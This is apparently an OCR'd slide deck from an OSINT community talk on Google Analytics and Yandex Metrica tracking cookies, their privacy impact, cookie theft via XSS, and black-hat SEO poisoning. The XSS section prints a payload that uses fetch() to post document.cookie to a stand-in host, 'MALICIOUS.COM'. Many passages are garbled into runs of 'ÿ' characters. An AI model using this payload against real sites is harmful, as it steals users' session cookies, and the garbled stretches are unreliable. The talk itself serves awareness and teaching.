Malicious Recommendations 

By .sh aka @fkshell

@fuckwebsec 

NORTH PALMYRA
INTELLIGENCE GUILD

ÿ ÿÿÿ ÿÿÿÿÿ?

What does the client get?

> PERSONALIZED EXPERIENCE

>> Adaptability of the resource for the specific browser

What does the hoster get?

> Analysis of visitors' actions

> Effective marketing

> promotion

How does it work?

Tag Google Analytics

> How to connect to site >>tyk<<

```
<!-- Google Analytics -->
<script>
(function(i,s,o,g,r,a,m){i['GoogleAnalyticsObject']=r;i[r]=i[r]||function(){
(i[r].q=i[r].q||[]).push(arguments)},i[r].l=1*new Date();a=s.createElement(o),
m=s.getElementsByTagName(o)[0];a.async=1;a.src=g;m.parentNode.insertBefore(a,m)
})(window,document,'script','https://www.google-analytics.com/analytics.js','ga');

ga('create', 'UA-XXXXX-Y', 'auto');
ga('send', 'pageview');
</script>
<!-- End Google Analytics -->
```

Yandex

ÿÿÿÿÿÿ ÿÿÿÿÿÿÿ tag

```
<script type="text/javascript">
(function(m,e,t,r,i,k,a){m[i]=m[i]||function(){(m[i].a=m[i].a||[]).push(arguments)};
m[i].l=1*new Date();k=e.createElement(t),a=e.getElementsByTagName(t)[0],k.async=1,k.src=r
,a.parentNode.insertBefore(k,a)})
(window, document, "script", "https://mc.yandex.ru/metrika/tag.js", "ym");

ym(XXXXXX, "init", {<параметры инициализации>});
</script>
```

Why is it difficult to understand how the script works?

> code obfuscation

> What happens according to documentation

The file sets specific cookie files on the domain to which it belongs

Connect with the tag

Cookies 🍪

HTTP cookie (web cookie, browser cookie) - this is a small fragment of data that the server sends to the browser User.

....
yyy yyyy yyyyy yyyy yyyyyy

> distinguish unique users

>ÿÿÿÿÿÿÿÿÿÿÿÿ ÿÿÿÿÿÿÿ ÿÿÿÿÿÿÿÿ

>Remember the number and time of previous visits

> record traffic source

> determine the beginning and end of the session

...

Data collection

REFER

> by search

> entered the link in the browser

> ÿÿÿÿÿÿÿ ÿÿ ÿÿÿÿÿÿ ÿ ÿÿÿÿÿÿ ÿÿÿÿÿ

Actions within the domain

> Mouse clicks

> cursor movement

>links and anchors to which it switches the user

>ÿÿÿÿÿ ÿÿÿÿÿÿÿÿÿ ÿÿ ÿÿÿÿÿÿÿ

> the beginning and end of the session

User data

>Local

> time

> Geoposition

>ÿÿÿÿÿÿÿÿÿÿÿÿÿÿ ÿÿÿÿÿÿÿ

> ÿÿ ÿ ÿÿ version

>Browser and its version

> Height and width of the screen

Yandex identification

name	validity period	Description	The domain on which it is installed
_ym_uid	1 year	Allows you to distinguish visitors	The domain on which the counter is installed

> ÿÿÿÿÿÿ ÿÿÿÿÿÿÿ automatically assigns ClientID To every unique site visitor.

> This identifier is anonymous: it is created randomly and determines the browser

> in which the visitor browses the site.

Google ID

name	validity period	Description	The domain on which it is installed
_ga	2 years	Allows you to distinguish visitors	The domain on which the counter is installed

> To tell Google Analytics that two transactions are related to one and the same thing

> ÿÿÿÿÿÿÿÿÿÿÿ, ÿÿÿÿÿÿÿ ÿ ÿÿÿÿÿ ÿÿ ÿÿÿÿÿÿÿ ÿÿÿÿÿÿÿÿÿ ÿ ÿÿÿÿ clientId is sent

> unique identifier.

> It is generated randomly.

google

Request

Pretty | Raw | Hex | Hackvertor

```
1  GET /start HTTP/2
2  Host: test.domain.com
3  Cookie: _ga=GA1.3.224669696.1696300277
4  Sec-Ch-Ua: "Chromium";v="117", "Not;A=Brand";v="8"
5  Accept: application/json, text/javascript
6  Content-Type: application/x-www-form-urlencoded
7  X-Requested-With: XMLHttpRequest
8  Sec-Ch-Ua-Mobile: ?0
9  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132
   Safari/537.36
10 Sec-Ch-Ua-Platform: "macOS"
11 Origin: https://www.daraz.com.np
12 Sec-Fetch-Site: same-site
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://www.daraz.com.np/
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
```

Yandex

Request

Pretty | Raw | Hex | Hackvertor

```
1  GET /start HTTP/1.1
2  Host: domain.test.com
3  Cookie: _ym_uid=1690810991995178587
4  Sec-Ch-Ua: "Chromium";v="117", "Not;A=Brand";v="8"
5  Sec-Ch-Ua-Mobile: ?0
6  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.63
   Safari/537.36
7  Sec-Ch-Ua-Platform: "macOS"
8  Accept: */*
9  Sec-Fetch-Site: none
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Accept-Encoding: gzip, deflate, br
13 Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
14 Connection: close
```

Other cookies

* Click here to learn more about cookies

>>tyk<<

_gat	1 minute	Limits the frequency of requests
AMP_TOKEN	from 30 seconds to 1 year	It contains a token that can be used to get the Client ID from the AMP service
gac<property-id>	90 days	It contains information about the campaign for the user
...	…	…

>>tyk<<

_ym_isad	2 days	It is used to determine the presence of advertising blockers in the visitor
_ym_d	1 year	Stores the date of the visitor's first visit to the site
_ym_hostIndex	1 day	Allows you to limit the number of requests
ymex	1 year	Stores auxiliary information for metric work
usst	1 year	Stores auxiliary information for synchronization of identifiers visitors between different domains of Yandex
…	…	…

yyyyyyyy yyyyyyyyy

Name	Value	HttpOnly	Secure
_ga	GA1.3.1652678156.1675634651		

Security attributes (Secure and HttpOnly) are not accepted on such cookies.


> secure cookies are sent to the server only when the request is sent via SSL and HTTPS protocols

> HttpOnly cookies are not available from JavaScript through the document.cookie API property, which helps to avoid cross-site scripting (XSS)

XSS

Cookie files can be stolen using malicious JavaScript code

* If the resource is vulnerable to XSS



Output of cookie values using alert(document.cookie)

XSS

When successfully bypassing the protection of cookie files from transferring them to a third-party domain, they can be sent using the following payload:

```
<script>
    fetch(
        'https://MALICIOUS.COM', {
            method: 'POST',
            mode: 'no-cors',
            body:document.cookie
    });
</script>
```

Impact

Privacy Violation

_gac_*


Summary

Cookie is used by:	Google Ads
The functionality is:	**to** store and track audience reach.
The purpose is:	Marketing

Expiration period: 90 days

> Use the _gac_* cookie value for receipt

personalized advertising



Vulnerabilities in analytics and metrics


In general, analytics files are libraries written in JavaScript, so they can also be Vulnerable:

> CVE for Google Analytics

> CVE for Yandex Metrics


SEO Poisoning

> ÿÿÿÿÿÿÿÿÿÿÿÿÿ creates a malicious website and uses SEO mechanisms to increase its ranking and display in the first search results



Link to download malicious software

Read more about the incident
>>here<<



SCAM

Why is this happening?

BlackHat SEO

Technique:

> **Keyword stuffing** - filling the text of the web page with keywords to confuse the algorithms of the search systems and make the website get a higher rating

> **Cloaking** - providing search engine scanners with material different from what is displayed to the user when clicking on the link

> **ÿÿÿÿÿÿÿÿ ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ** - artificially increasing the rating of website clicks to increase its ranking in search systems

> ÿÿÿÿÿÿÿÿÿÿÿÿÿ

>> more precisely suitable for the search query (the presence of key words in the page)

>> authority of the source

>>> Availability of backlinks

>>> SSL-certificate

>> indexation

>> Adaptable website

** It takes into account locality, geoposition and other personal characteristics, so the attack can be done ÿÿÿÿÿ ÿ ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ


ÿ ÿÿ ÿÿÿÿÿÿ

Your user experience can be comfortable or safe

to kill

ÿÿ ÿÿÿÿÿÿÿÿÿÿ ÿÿ ÿÿÿÿÿÿÿ

cookie, use ÿÿÿÿÿÿÿÿÿÿÿ ÿÿÿÿÿÿÿ every time you enter from a clean browser



Коллектив Северной Пальмиры
Сообщество специалистов в сфере OSINT

<- Хочешь сделать доклад? напиши им! ->

«Schwarz_osint»
Энтузиаст, проказник,
Шалопай.
Специалист в сфере
Open Source Intelligence